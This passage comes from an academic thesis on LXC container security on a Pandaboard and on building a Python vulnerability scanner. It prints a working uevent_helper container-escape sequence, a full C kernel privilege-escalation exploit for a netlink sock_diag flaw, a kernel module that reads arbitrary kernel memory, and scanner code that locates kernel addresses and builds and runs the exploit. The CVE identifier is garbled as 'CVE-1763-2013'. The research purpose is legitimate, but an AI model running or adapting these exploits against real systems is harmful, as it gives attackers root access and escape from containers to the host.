	Add	691,74	692,39	683,41	574,51
CacheBench	Read	132,42	132,36	130,52	131,21
	Write	3025,37	3026,08	3027,16	3024,1
	R/M/W	361,04	360,87	360,9	360,77
LAME MP3	Encoding	909,52	909,37	910,79	910,27



Figure 4.1: Debian Squeeze/Pandaboard benchmark results

4.4 LXC security

LXC containers exploit kernel support for namespaces and control groups. As we have already seen namespaces can provide isolation (by not providing any name by which to reference a particular file, for instance) and control groups can provide various limits (for instance refusal to access /dev/sda). To improve further the security and control over the containers we can use:

- ◇ Linux Security Modules (such as apparmor and SELinux) that can clamp down on permissions with a mandatory access control policy.
- ◇ POSIX capabilities, like the bounding set, that can be used to refuse some privileges, however this is less than ideal because most privileges are desirable when targeted to resources owned by the container.
- ◇ seccomp2, that can refuse the container access to some kernel functionality (system calls).

Containers will always (by design) share the same kernel as the host. Therefore, any vulnerabilities in the kernel interface (i.e. any exploitable kernel syscall), unless the container is forbidden the use of that interface (i.e. using seccomp2) can be exploited by the container to harm the host and gain full control.

4.4.1 Security as super user

The only user setup by default in the LXC container is the root user, since at the actual state of LXC development there isn't full user namespace support the root user UID/GID are seen as the same user on the guest and the host. Some filesystems like *sysfs* don't support namespaces too [10], this can lead to code execution in the context of the host. D'Itri[10] shows how we can use the `/sys/kernel/uevent_helper` interface, that will lead to execution in the context of the host upon receiving a uevent.

```
lxc$ cat <<END > /tmp/evil-helper
#!/bin/sh
echo 'hi!' >> /tmp/evil-helper.log
END
lxc$ chmod +x /tmp/evil-helper

lxc# mkdir /sys
```

```
lxc# mount -t sysfs sysfs /sys
lxc# echo /var/lib/lxc/test/rootfs/tmp/evil-helper > /sys/kernel/uevent_helper
lxc# echo change > /sys/class/mem/null/uevent
```

This attack worked on Debian Squeeze, but fails on Wheezy probably because of a change in the udev rules, since we can write into the udev_helper file from inside the container:

```
root@deblxc:/# echo "echo hi > /home/panda/pwned" > /sys/kernel/uevent_helper

[...]

root@pandamonium-wheezy:/home/panda/scanner# cat /sys/kernel/uevent_helper
echo hi > /home/panda/pwned
```

Right now the only way to mitigate this issues is to use AppArmor (or similar security solutions) to enforce rules denying access to resources that can pose security problems.

4.4.2 Security as unprivileged user

4.4.2.1 Host

At the moment it isn't possible to run LXC containers as an unprivileged user, some utility where included lxc-setcap and lxc-setuid which we modified to make them run:

```
libexecdir="/usr/lib/lxc"
localstatedir="/var"
```

But still the container won't execute in an unprivileged user context:

```
lxc-execute -n lxc_deb /bin/bash
lxc-execute: Not running with sufficient privilege
lxc-execute: failed to initialize the container
```

4.4.2.2 Guest

Working as an unprivileged user inside the container don't leave us much possibilities but to try and escalate privileges. Since the container and the host share the same kernel any vulnerability there can be used gain privileges or execute code [23]. We have already ported the CVE-1763-2013 vulnerability, and executing it inside the container

works like a charm, in this case we are not only able to escalate privileges but also to execute code in the context of the kernel, this means that nothing stops us from coding an exploit to install some hooks or access *any* of the host resources, while this could require some time and kernel coding skills to develop it's far from impossible.

4.4.3 Securing LXC

The Ubuntu Server Guide section about virtualzation/LXC [1] tells us how apparmor rules are used in Ubuntu, we can see that at the core the following rules are used (inside /etc/apparmor.d/abstractions/lxc/container-base):

```
network,
capability,
file,
umount,

# ignore DENIED message on / remount
deny mount options=(ro, remount) -> /,

# allow tmpfs mounts everywhere
mount fstype=tmpfs,

# allow mqueue mounts everywhere
mount fstype=mqueue,

# allow fuse mounts everywhere
mount fstype=fuse.*,

# allow bind mount of /lib/init/fstab for lxcguest
mount options=(rw, bind) /lib/init/fstab.lxc/ -> /lib/init/fstab/,

# deny writes in /proc/sys/fs but allow binfmt_misc to be mounted
mount fstype=binfmt_misc -> /proc/sys/fs/binfmt_misc/,
deny @{PROC}/sys/fs/** wklx,

# allow efivars to be mounted, writing to it will be blocked though
mount fstype=efivarfs -> /sys/firmware/efi/efivars/,

# block some other dangerous paths
deny @{PROC}/sysrq-trigger rwklx,
deny @{PROC}/mem rwklx,
deny @{PROC}/kmem rwklx,
deny @{PROC}/sys/kernel/[^s][^h][^m]* wklx,
deny @{PROC}/sys/kernel/*/** wklx,
```

[1] https://help.ubuntu.com/lts/serverguide/lxc.html#lxc-apparmor

```
# deny writes in /sys except for /sys/fs/cgroup, also allow
# fusectl, securityfs and debugfs to be mounted there (read-only)
mount fstype=fusectl -> /sys/fs/fuse/connections/,
mount fstype=securityfs -> /sys/kernel/security/,
mount fstype=debugfs -> /sys/kernel/debug/,
deny mount fstype=debugfs -> /var/lib/ureadahead/debugfs/,
mount fstype=proc -> /proc/,
mount fstype=sysfs -> /sys/,
deny /sys/[^f]*/** wklx,
deny /sys/f[^s]*/** wklx,
deny /sys/fs/[^c]*/** wklx,
deny /sys/fs/c[^g]*/** wklx,
deny /sys/fs/cg[^r]*/** wklx,
deny /sys/firmware/efi/efivars/** rwklx,
```

Gentoo wiki[1] documents the major issues with LXC containers and how to handle them:

- root in a container has all capabilities
  Workaround:
  - Do not treat root privileges in the container any more lightly than on the host itself.
- Legacy UID/GID comparisons in many parts of the kernel code are dumb and will not respect containers
  Workaround:
  - Do not mount parts of external filesystems within a container, except ro (read only).
  - Do not re-use UIDs/GIDs between the container and the host
- shutdown and halt will run over the host system.
  Workaround:
  - Restrict/Replace them in the container

[1] http://wiki.gentoo.org/wiki/LXC

5

Developing an automated vulnerability scanner

5.1 Introduction

Scanners, enumerating vulnerabilities, can play a critical role in understanding and managing the security of products. There are several types of security scanner diffused nowadays but most of them focus on networks and web applications.

There are some problems to keep in mind when talking about security scanners, the first one is authentication. Network-based vulnerability scanners can recognize a vulnerability only through "signatures". Host-based scanners could require full privileges.

The scanner's inability to work with custom applications is another key problem. Since scanners are based on signatures we need to develop a set of vulnerabilities to test against. Custom applications will require fuzzing, black/white-box testing and source code review to ensure that there are no (the least possible number) of vulnerabilities, including these in a vulnerability scanner for testing (i.e. regression testing) would be a desirable feature.

Third and last most vulnerability scanners can identify single weaknesses, but won't be able to leverage complex attack schemes.

There aren't lot of host-based vulnerability scanners on the market. What if we want to test our embedded system in a development environment and we want to use a host-based approach trying to overcome some of the limitations we described before? That's what we wanted to achieve developing our own vulnerability scanner.

5.2 The scanner

The scanner is developed in python and will allow through its facilities to easily integrate multi-platform exploits and develop them as plugins.

The scanner gives a few possible operations as we can see from the help message:

```
usage: scanner.py [-h] [-i] [-d] [-s] [-b] [--debug] CONFIG

ADE Scanner.

positional arguments:
  CONFIG                specify the configuration file

optional arguments:
  -h, --help            show this help message and exit
  -i, --install-kmod    make and install the kernel module needed to read memory
  -s, --scan            Start to scan the target system
  -b, --build           Rebuild locally all the exploits
  --debug               be verbose and print debug messages
```

The *scanner.py* file contains a class called *Scanner* which just defines some methods and a class variable which will contain the configuration.

```
class Scanner():

    def __init__(self,config):
        self.config = config

    def output_results(self):
        print 'RESULTS:'
        for k,v in self.scan.results.iteritems():
            print '%s : %s' % (k,v)

    def instantiate_vulns(self):
        self.vulns = []
        for v in adelib.find_subclasses('vulnerabilities',adelib.Vulnerability)↩
            :
            self.vulns.append( v(self.config) )

    def scan(self):
        self.scan = adelib.Scan()

        #Find all the classes that implements Vulnerability()


        '''take all the classes that implements a vulnerability and test for ↩
            them
        and call the execute() method that will test for the vulnerability
```

```
        '''
        print '\nstarting scanning'

        for v in self.vulns:
            try:
                result = v.execute()
                if result:
                    self.scan.results[v.name] = 'VULNERABLE'
                else:
                    self.scan.results[v.name] = 'NOT VULNERABLE'

            except Exception, reason:
                logging.warning('cannot execute %s: %s' % (v.name,reason))
                self.scan.results[v.name] = 'ERROR'

    def build(self):

        print '\nstarting (re)building all the vulnerabilities locally'

        for v in self.vulns:
            try:
                cc = self.config.build_opts['gcc_command']
                result = v.build(CC=cc)

            except Exception, e:
                logging.warning('cannot build %s: %s' % (v.name,e))
                import traceback
                traceback.print_exc(limit=7)
```

Listing 5.1: Scanner class

The *Scan* class -actually- is just a container for the results of the scan.

As we can see there is an *instantiate_vulns method*, almost all the work is done inside the library function *find_subclasses* which will find all the python classes in a given directory that inherits from a given class.

5.2.1 Vulnerabilities

We defined an "abstract" Vulnerability class that represents all the vulnerabilities and from which all the vulnerabilities should inherit from:

```
"""Vulnerability: a class that represents the vulnerability"""
import config

class Vulnerability():
    '''this is the base class that defines a vulnerability,
    all vulnerabilities should inherits from this one
```

```
    '''

    def __init__(self, name="", description="", software="", versions=[], ↩
        config={}):
        '''Vulnerability class constructor

        Keyword arguments:
        name -- Name of the vulnerability ex. CVE-XXXX-XXXX
        description -- Short Description
        software -- Vulnerable software
        versions -- Vulnerable versions of software
        '''

        self.__dict__ = {}
        self.__dict__["name"] = name
        self.__dict__["description"] = description
        self.__dict__["software"] = software
        self.__dict__["versions"] = versions

    def build(self, **kwargs):
        '''(eventually) build the exploits'''
        raise NotImplementedError

    def execute(self):
        '''define how to execute and return result of exploitation as a bool'''
        raise NotImplementedError
```

Listing 5.2: Vulnerability class

The build method will define how to build the exploit (if needed) and the execute method will run it and test for results, a really simple example is the following:

```
import adelib

class TestVuln(adelib.vulnerability.Vulnerability):

    def __init__(self, config):
       adelib.Vulnerability.__init__(self,
           name="Test",
           description="Test vulnerability",
           software="linux",
           versions=["3.4-3.8"])

    def build(self, **kwargs):
        '''define how to build the exploits if needed
           parameters: arch="ARM", CC="arm-linux-gnueabi-hf-gcc"
        '''
        return True

    def execute(self, **kwargs):
```

```
        '''define how to execute and return result of exploitation as a bool'''
        return True
```

Listing 5.3: Test vulnerability

5.2.2 The configuration

We decided to define a configuration file for the target in JSON format making the scanner more flexible. An example configuration for the Debian Wheezy/Pandaboard environment is the following:

```
{
    "@name":"this contains the name of the target",
    "name":"pandaboard-ES - linux 3.8",
    "symbols_file":"/proc/kallsyms",
    "@user_space":"contains the highest memory location which user memory space↩
         spans up to",
    "user_space":"0xBF000000",
    "pointer_size":4,
    "@pointer_rep":"representation of the pointer using python pack/unpack",
    "pointer_rep":"<I",

    "build_opts": {
    "gcc_command" : "gcc"
    },

    "vuln_confs": {
    "CVE-1763-2013": {
        "stage1" : "\"\\x00\\x00\\x00\\x00\\x08\\x00\\x36\\x00\""
    }
    }

}
```

Listing 5.4: pandaboard configuration

As we can see there is a symbol file, in this case /proc/kallsyms since under debian wheezy by default is readable, the maximum virtual address for user space addressing, the size of a pointer in the current architecture, and the representation of a word/pointer when using struct.pack/unpack in python (*¡I* corresponds to little endian 4 bytes).

The *gcc_command* parameters tells what is the C compiler to be used when building exploits. Then we have a section that represents options of a specific vulnerability/exploit.

5.2.3 The kernel module

While porting the CVE-1763-2013 vulnerability we have seen that some information has got to be extracted from the running system i.e. to know where we will need to put our payload. We evaluated GDB integration to get this data, but since the */proc/kcore* interface isn't available on ARM [24] we would have needed to use an external host and communicate with it. The easiest solution is to use */proc/kallsyms* (or a symbol file) to get the symbols and develop a kernel module to read kernel memory and obtain the required data to get the exploit working.

To start developing the driver we used the "parrot" driver[1] as a starting point. The driver main components are a character driver file */dev/memread_device* and a sysfs interface in */sys/devices/virtual/memread/memread_device/*.

The main components of the character driver are the open/close and read interfaces. We needed a mutex to avoid concurrent access and some static variables to store the address and size. Since multiple reads could be needed to complete the read operation we needed to

```
static int memread_device_open(struct inode* inode, struct file* filp)
{
  dbg("opening device\n");

  /*we need to have write access */
  if( ((filp->f_flags & O_ACCMODE) == O_WRONLY) ||
      ((filp->f_flags & O_ACCMODE) == O_RDWR   )  ){
    warn("write access prohibited\n");
    return -EACCES;
  }

  /*only one process should have access to the device*/
  if (!mutex_trylock(&memread_device_mutex)) {
    warn("another process is accessing the device\n");
    return -EBUSY;
  }

  /*initialize status for the read*/
  current_read_size = read_size;
  current_read_address = read_address;

  message_read = false;

  return 0;
```

[1] http://pete.akeo.ie/2011/08/writing-linux-device-driver-for-kernels.html

```
}

static int memread_device_close(struct inode* inode, struct file *filp)
{
  dbg("closing the device");
  mutex_unlock(&memread_device_mutex);
  return 0;
}

static ssize_t memread_device_read(struct file* filp, char __user *buffer, ↩
    size_t length, loff_t* offset)
{

  void *buffer_from;
  void *buffer_to;

  dbg("device_read called\n");


  /* if it is in user context we should copy in kernel space and then again to ↩
      user space, it's an ugly hack but should work */

  buffer_from = (void*)current_read_address;
  buffer_to = NULL;

  if( message_read )
    return 0;

  //dbg("size: %d %d\n",read_size,current_read_size);

  if( current_read_size >= PAGE_SIZE )
    current_read_size = PAGE_SIZE;

  if ( access_ok(VERIFY_READ,current_read_address,current_read_size) ){
    buffer_to = kmalloc(current_read_size,GFP_KERNEL);
    if( copy_from_user(buffer_to,(void*)current_read_address,current_read_size)↩
        != -EFAULT ){
      buffer_from = buffer_to;
    }
  }

  copy_to_user(buffer,buffer_from,current_read_size);

  if ( buffer_to != NULL ){
    kfree(buffer_to);
  }


  current_read_address += current_read_size;
  if( current_read_address >= read_size + read_address ){
    message_read=true;
  }else{
```

```
    /* if we have still data to return update the current_read_size */
    current_read_size = read_address + read_size - current_read_address;
  }

  return current_read_size;
}


static int __init memread_mod_init(void)
{

  int retval;

  dbg("initializing module\n");
  major_num = register_chrdev(0, DEVICE_NAME, &fops);

  /*get a major number for the device*/
  if ( major_num < 0 ){
    err("failed to register device: error %d\n", major_num);
    retval = major_num;
    goto failed_chrdevreg;
  }

  /*use a "virtual" device class*/
  memread_class = class_create(THIS_MODULE, CLASS_NAME);
  if ( IS_ERR(memread_class) ){
    err("failed to register device class '%s'\n", CLASS_NAME);
    retval = PTR_ERR(memread_class);
    goto failed_classreg;
  }

  /*then instantiate the device*/
  memread_device = device_create(memread_class,
                 NULL,
                 MKDEV(major_num,0),
                 NULL,
                 CLASS_NAME "_" DEVICE_NAME
                 );

  if ( IS_ERR( memread_device ) ){
    err("failed to create device '%s_%s'\n", CLASS_NAME, DEVICE_NAME);
    retval = PTR_ERR(memread_device);
    goto failed_devreg;
  }

  /*create the sysfs endpoint(s)*/
  retval = device_create_file(memread_device, &dev_attr_size);
  if (retval < 0 ){
    err("failed to create addr /sys endpoint\n");
    goto failed_devreg;
  }
```

```
  retval = device_create_file(memread_device, &dev_attr_addr);
  if( retval < 0 ){
    err("failed to create mem /sys endpoint\n");
    goto failed_devreg;
  }


  mutex_init(&memread_device_mutex);

  /* assign default values */
  read_address = ADDR;
  read_size = R_SIZE;


  return 0;

  failed_devreg:
    class_unregister(memread_class);
    class_destroy(memread_class);
  failed_classreg:
    unregister_chrdev(major_num, DEVICE_NAME);
  failed_chrdevreg:
    return retval;

}
```

Listing 5.5: memread, device file operations

The *sysfs* interface will allow us to set the virtual address from where we want to start dumping memory and how many bytes we want to dump. One of the advantages to using *sysfs* over *procfs* is really simple since we don't need to use the *_from_user and *_to_user functions as the communication buffer (*buf*) is already in user space:

```
static ssize_t store_size(struct device* dev, struct device_attribute* attr, ↩
    const char* buf, size_t count)
{

  dbg("getting the size\n");

  if( count > 0 )
    sscanf(buf,"%lX", &read_size);

  dbg("read size changed to: %ld\n",read_size);

  return count;
}

/* This sysfs entry resets the FIFO */
```

```
static ssize_t store_addr(struct device* dev, struct device_attribute* attr, ↩
    const char* buf, size_t count)
{

  dbg("getting the address\n");

  if( count > 0 )
    sscanf(buf,"%lX", &read_address);

  dbg("read address changed to: %ld\n",read_address);

  return count;


  return 0;
}


static ssize_t show_size(struct device *dev, struct device_attribute *attr, ↩
    char *buf){
  sprintf(buf,"0x%lX\n", read_size);
  return strlen(buf);
}

static ssize_t show_addr(struct device *dev, struct device_attribute *attr, ↩
    char *buf){
  sprintf(buf,"0x%lX\n", read_address);
  return strlen(buf);
}
```

Listing 5.6: memread, sysfs interface

Since we used a custom kernel we had to export also the kernel headers to compile the kernel module on the pandaboard, to do so we used the make-kpkg utility:

```
ocean@Eternia:~/tesi/lxc/kernel/linux-3.8$ make-kpkg --rootcmd fakeroot --arch ↩
    arm --cross-compile arm-linux-gnueabihf- --revision=1.2 --initrd ↩
    kernel_image kernel_headers
```

after installing the kernel header we noticed that some headers were missing and we proceeded to copy them from the kernel source tree:

```
cp -R /usr/src/linux-3.8/arch/arm/plat-omap/include /usr/src/linux-headers↩
    -3.8.0-ocean/arch/arm/plat-omap/
cp -R /usr/src/linux-3.8/arch/arm/mach-omap2/include /usr/src/linux-headers↩
    -3.8.0-ocean/arch/arm/mach-omap2/
cp arch/arm/tools/* ../linux-headers-3.8.0-ocean/arch/arm/tools/
cp -R ../linux-3.8/security/selinux/include security/selinux/
```

```
cp -R ../linux-3.8/tools/include tools/
```

after executing `make modules_prepare` inside the headers directory we did build the kernel module without any problem.

5.2.4 Developing a vulnerability module

We want to develop a vulnerability module for the CVE-1763-2013 exploit we ported before. First of all we import some useful python modules and call the init function of the inherited *Vulnerability* class.

```
import os
import sys
import subprocess
import shlex
import logging
import adelib
import struct

#some unsigned/pointers goodness
from adelib import u_less
from ctypes import *


class CVE1763(adelib.vulnerability.Vulnerability):

    def __init__(self, config):
        adelib.Vulnerability.__init__(self,
            name="CVE-1763-2013",
            description="privilege escalation in netlink/socket",
            software="linux kernel",
            versions=["3.4-3.8"])
        self.config = config
```

Listing 5.7: CVE-1763-2013

We have to take into account that to make it fully portable we will need to modify the exploit code. We will use the exploit code that only need to place a pointer in user space that will jump to the *x()* function.

Otherwise for each architecture we will need to create an ASM shellcode and define it into the target configuration. We only put a place-holder pointer using the parameter "stage1" inside the configuration just to show how to do it. Every parameter depending on the running configuration will be defined inside the cve.h file that will be generated at run time after collecting all the information needed.

```
#define COMMIT_CREDS 0xc0064774
#define FAMILY 0x31
#define PREPARE_KERNEL_CREDS 0xc0064de0
#define MMAP_START 0x1000
#define stage1 "\x00\x00\x00\x00\x08\x00\x36\x00"
```

Listing 5.8: example generated header, Debian Wheezy/Pandaboard

The biggest difference is that since we don't know exactly where we will need to allocate memory and MAP_FIXED require the mmap start address to be page aligned, we will need to take the address in which our pointer will be stored and calculate the correct address to be passed to the mmap function:

```
  payload_start = MMAP_START;
  mmap_size = sysconf(_SC_PAGE_SIZE);

  mmap_start = payload_start - (payload_start%mmap_size);
```

finally the exploit code is ready:

```
#include "cve.h" // generated at runtime containing all the info we need!

typedef int __attribute__((regparm(3))) (* _commit_creds)(unsigned long cred);
typedef unsigned long __attribute__((regparm(3))) (* _prepare_kernel_cred)(↩
    unsigned long cred);
_commit_creds commit_creds;
_prepare_kernel_cred prepare_kernel_cred;
unsigned long sock_diag_handlers, nl_table;

int __attribute__((regparm(3)))
x()
{
  commit_creds(prepare_kernel_cred(0));
  return -1;
}

int main() {
  int fd;
  unsigned long mmap_start, mmap_size, payload_start;
  unsigned family;

  struct {
    struct nlmsghdr nlh;
    struct unix_diag_req r;
  } req;
  //  char  buf[8192];
```

```
  // prepare request
  memset(&req, 0, sizeof(req));
  req.nlh.nlmsg_len = sizeof(req);
  req.nlh.nlmsg_type = SOCK_DIAG_BY_FAMILY;
  req.nlh.nlmsg_flags = NLM_F_ROOT|NLM_F_MATCH|NLM_F_REQUEST;
  req.nlh.nlmsg_seq = 123456;

  req.r.udiag_states = -1;
  req.r.udiag_show = UDIAG_SHOW_NAME | UDIAG_SHOW_PEER | UDIAG_SHOW_RQLEN;


  /* Debian Wheezy 3.8 vanilla kernel with  */
  req.r.sdiag_family = FAMILY;
  /*is much more reliable than nl_table 0xed8af880: 0xf0000376  0x0000416d*/
  commit_creds = (_commit_creds) COMMIT_CREDS;
  prepare_kernel_cred = (_prepare_kernel_cred) PREPARE_KERNEL_CREDS;

  payload_start = MMAP_START;
  mmap_size = sysconf(_SC_PAGE_SIZE);

  mmap_start = payload_start - (payload_start%mmap_size);


  //prepare memory buffer in userland
  if (mmap((void*)mmap_start, mmap_size, PROT_READ|PROT_WRITE|PROT_EXEC,
       MAP_SHARED|MAP_FIXED|MAP_ANONYMOUS, 0, 0) == MAP_FAILED) {
    printf("mmap fault\n");
    exit(1);
  }

  memset((void *)mmap_start, 0x00, mmap_size);
  memcpy((void *)payload_start, stage1, sizeof(stage1));
  *(unsigned long *)(payload_start+sizeof(stage1)-sizeof(&x)-1) = (unsigned ↩
      long *)x;

  if ((fd = socket(AF_NETLINK, SOCK_RAW, NETLINK_SOCK_DIAG)) < 0){
    printf("Can't create sock diag socket\n");
    return -1;
  }

  // placing shellcode in mmapped memory requires flushing cache
  //  __clear_cache((void*)mmap_start, (void*)mmap_start+mmap_size-1);

  //getchar();

  send(fd, &req, sizeof(req), 0);

  system("/usr/bin/whoami");
  close(fd);
}
```

Listing 5.9: modified C exploit

Under the hood all the work is done inside the cve.py module. The build method will get the information needed through the prepare_headers function, change the current working directory and execute gcc using the subprocess.Popen method.

Prepare headers will get the virtual addresses of the kernel functions needed escalate privileges and get also the address where we will put our pointer. The same function used in section 3.4.1.1 is used and just slightly modified to read kernel memory through the memread device file instead of using GDB/python inferiors functions:

```
    def find_location(self,base,count):
        # define user space upper limit
        ul = self.uspace_addr
        pointer_rep = self.config.pointer_rep.encode('ascii','ignore')

        buffer = adelib.read_kmem(self.ksyms['sock_diag_handlers'], self.p_size↩
            *count)
        logging.debug('reading from 0x%x' % base)
        logging.debug('memdump: %s\n' % buffer.__repr__())

        for i in range(0,count):
            # better if we find a suitable pointer in Kspace
            t = struct.unpack(pointer_rep,
                              buffer[i*self.p_size:i*self.p_size+self.p_size])↩
                                  [0]

            if  u_less(ul,t):
                t1 = adelib.read_kmem(t, self.p_size)
                t2 = adelib.read_kmem(t+4, self.p_size)
                t1 = struct.unpack(pointer_rep, t1)[0]
                t2 = struct.unpack(pointer_rep, t2)[0]
                if not u_less(t2,self.mmap_min_addr) and u_less(t2, ul):
                    logging.debug("["+hex(i)+"] "+hex(base+i*self.p_size)+" = "↩
                        +hex(t1)+"\t"+hex(t2))
                    #we don't really care about this, we want to directly put ↩
                        the pointer in userspace
                    #this one instead has the pointer in kspace and we need to ↩
                        put a shellcode
                    #in userspace
            elif not u_less(t,self.mmap_min_addr) and u_less(t,ul) and t%4==0:
                logging.debug( "possible location in uspace ["+hex(i)+"] "+hex(↩
                    base+i*self.p_size)+" = "+hex(t))
                FAMILY = i
                POINTER = t
                yield (FAMILY,POINTER)
                #we found an interesting vector
        #return (FAMILY,POINTER)
```

```
    def prepare_headers(self):
        '''prepare parameters for the vulnerability
        based on the local results these could be uploaded to the server
        for cross-compilation later or used by the build() function
        to compile locally the vulnerability
        '''

        #get mmap_min_addr
        self.mmap_min_addr = self.config.get_or_set('mmap_min_addr',adelib.↩
            get_mmap_min_addr())
        logging.debug('mmap_min_addr = 0x%x' % self.mmap_min_addr)

        #get symbols
        self.symfile = self.config.get_or_set('symbols_file','/proc/kallsyms')
        logging.debug('symbols file: %s' % self.symfile)
        self.ksyms = adelib.get_ksyms(self.symfile)

        #get uspace addr limit
        self.uspace_addr = int(self.config.get_or_set('user_space','0x00000000'↩
            ),16)
        logging.debug('user address space upper limit: 0x%x' % self.uspace_addr↩
            )

        self.p_size = self.config.get_or_set('pointer_size',sizeof(pointer(↩
            c_int(0))))
        logging.debug('pointer size = %d' % self.p_size)

        #now to obtain the family parameter that's needed to get it working we'↩
            re gonna read kernel memory
        #and search a suitable pointer into userspace
        (FAMILY,MMAP_START) = next(self.find_location(self.ksyms['↩
            sock_diag_handlers'],256))


        COMMIT_CREDS = hex( self.ksyms['commit_creds'] ).rstrip('L') #0↩
            xc0064774
        PREPARE_KERNEL_CREDS = hex( self.ksyms['prepare_kernel_cred'] ).rstrip(↩
            'L')  #0xc0064de0
        if COMMIT_CREDS == 0:
            raise Exception('error while reading symbols file')

        abs_path = os.path.abspath(__file__)
        d_name = os.path.dirname(abs_path)

        #now read from memory the specific address where our pointer will lead ↩
            to
        #there we will put our pointer that will be loaded in r3 (on ARM)
        adelib.generate_header(
            COMMIT_CREDS=COMMIT_CREDS,
            PREPARE_KERNEL_CREDS=PREPARE_KERNEL_CREDS,
            MMAP_START=hex(MMAP_START),
            FAMILY=hex(FAMILY),
```

```
            stage1=self.config.vuln_confs[self.name]['stage1'],
            header=os.path.join(d_name,'cve.h')
            )

    def build(self, **kwargs):
        '''define how to build the exploits if needed
        parameters:
        arch="ARM",
        CC="arm-linux-gnueabi-hf"
        '''
        #print kwargs

        self.prepare_headers()

        old_cwd = os.getcwd()
        try:
            abs_path = os.path.abspath(__file__)
            d_name = os.path.dirname(abs_path)
            os.chdir(d_name)

            self.build_options = adelib.Configuration(**kwargs)

            cc = self.build_options.get_or_set('CC','gcc')
            arch = self.build_options.get_or_set('arch','')

            cmd = shlex.split('%s cve.c -o cve' % cc)
            #cmd = shlex.split('gcc --version')
            proc = subprocess.Popen(cmd,
                                    stdin=subprocess.PIPE,
                                    stdout=subprocess.PIPE,
                                    stderr=subprocess.PIPE)
            output = proc.stderr.read()


            logging.debug('GCC compilation results:\n' + output)

        except Exception, e:
            raise e
        finally:
            os.chdir(old_cwd)
```

Listing 5.10: building the exploit

The command executed by the exploit will be "whoami". Since we should be executing the scanner using an unprivileged user account if it prints out "root" the exploit has been executed successfully:

```
    def execute(self):
        '''define how to execute and return result of exploitation as a bool'''
        proc = subprocess.Popen(['./vulnerabilities/cve1/cve'],
```

```
                        stdin=subprocess.PIPE,
                        stdout=subprocess.PIPE)
        if proc.stdout.read().split()[0] == 'root':
            return True

        return False
```

Listing 5.11: execute the exploit and test

5.2.5 Run Example

```
panda@pandamonium-wheezy:~/scanner$ ./scanner.py -b -s --debug target-↩
    pandaboard.json
DEBUG:root:command line args:
Namespace(CONFIG='target-pandaboard.json', DEBUG=True, build=True, download=↩
    False, install_kmod=False, scan=True)
DEBUG:root:searching vulnerabilities.cve1.cve
DEBUG:root:Found subclass: CVE1763
DEBUG:root:searching vulnerabilities.test.test
DEBUG:root:Found subclass: TestVuln

starting (re)building all the vulnerabilities locally
DEBUG:root:mmap_min_addr = 0x1000
DEBUG:root:symbols file: /proc/kallsyms
DEBUG:root:user address space upper limit: 0xbf000000
DEBUG:root:pointer size = 4
DEBUG:root:reading from 0xc0aad2a4
DEBUG:root:memdump: [ ... ]

DEBUG:root:[0x2c] 0xc0aad354L = 0x6a075b74  0x576772c4
DEBUG:root:possible location in uspace [0x31] 0xc0aad368L = 0x1000
DEBUG:root:GCC compilation results:
cve.c:18:1: warning: 'regparm' attribute directive ignored [-Wattributes]
cve.c:19:1: warning: 'regparm' attribute directive ignored [-Wattributes]
cve.c:26:1: warning: 'regparm' attribute directive ignored [-Wattributes]
cve.c: In function 'main':
cve.c:81:65: warning: assignment makes integer from pointer without a cast [↩
    enabled by default]


starting scanning

DEBUG:root:scan results: {'Test': 'VULNERABLE', 'CVE-1763-2013': 'VULNERABLE'}
```

Listing 5.12: run example on debian wheezy/pandaboard

5.2.6 LXC integration

We can use the scanner inside an LXC container as we would on a regular host, should we want to test some escape techniques (like the uevent_helper we have seen before in section 4.4). It's possible to execute a command inside the lxc container using the *lxc-execute* command, writing a file in the host root and testing against its presence.

6

Conclusions and future developments

Embedded systems security is often dealt superficially and witouth considering the real threats that a vulnerability in these systems could pose.

Results have confirmed what we expected in the begininning: linux containers are really lightweight and software executed inside the container has performances almost equal to the one executed in the host (unless specific limits in the use of resources are explicitly configured using cgroups).

Performances are good but LXC is not a really secure virtualization solution. As we have seen, even if security extensions like AppArmor or SELinux are used there could still be some ways to *"escape"* the container since user namespaces aren't supported right now . If high security standards are needed other virtualization solutions should be used like OpenVZ or KVM.

Converning the development of a vulnerability scanner is not an easy task, and we have seen that our approach while really flexible makes the exploit development phase slower and more difficult because we have to consider all the possible issues arising from a cross-architecture environment while exploits are usually stricly intertwined with the architecture they are running on.

Giving a powerful and easy to use and understand API really makes the exploit development process simpler and faster.

Concerning our scanner as we have seen we will -at least- need to install our module to read kernel memory, which is fine if we are using the scanner in a development

environment. But what if we want to use ADE in a regular penetration testing/vulnerability assessment activity and we have no root access and no way to obtain all the information needed by the scanner to compile succesfully our vulnerabilities? We could think of a pivoting system with priorities and roles given to different vulnerabilities, trying to exploit first the ones that don't need much information and could lead to escalation of privileges which will result in the possibility to install the *memread* driver and lead to further successful exploitation.

There's of course plenty of room for improvement in the scanner. Adding new features to the scanner won't be really hard since it's written in python. Some of the features that will be developed in the future are:

- pivoting/prioritizing system
- a server to:
  - cross-compile the vulnerabilities and store the results (there is already limited support through the configuration files)
  - store results of the scanning and recognize denial of services using a timeout
- a richer API and better documentation

7

License

All the code presented in this thesis is covered under GPL3 license:

```
This program is free software: you can redistribute it and/or modify
it under the terms of the GNU General Public License as published by
the Free Software Foundation, either version 3 of the License, or
(at your option) any later version.

This program is distributed in the hope that it will be useful,
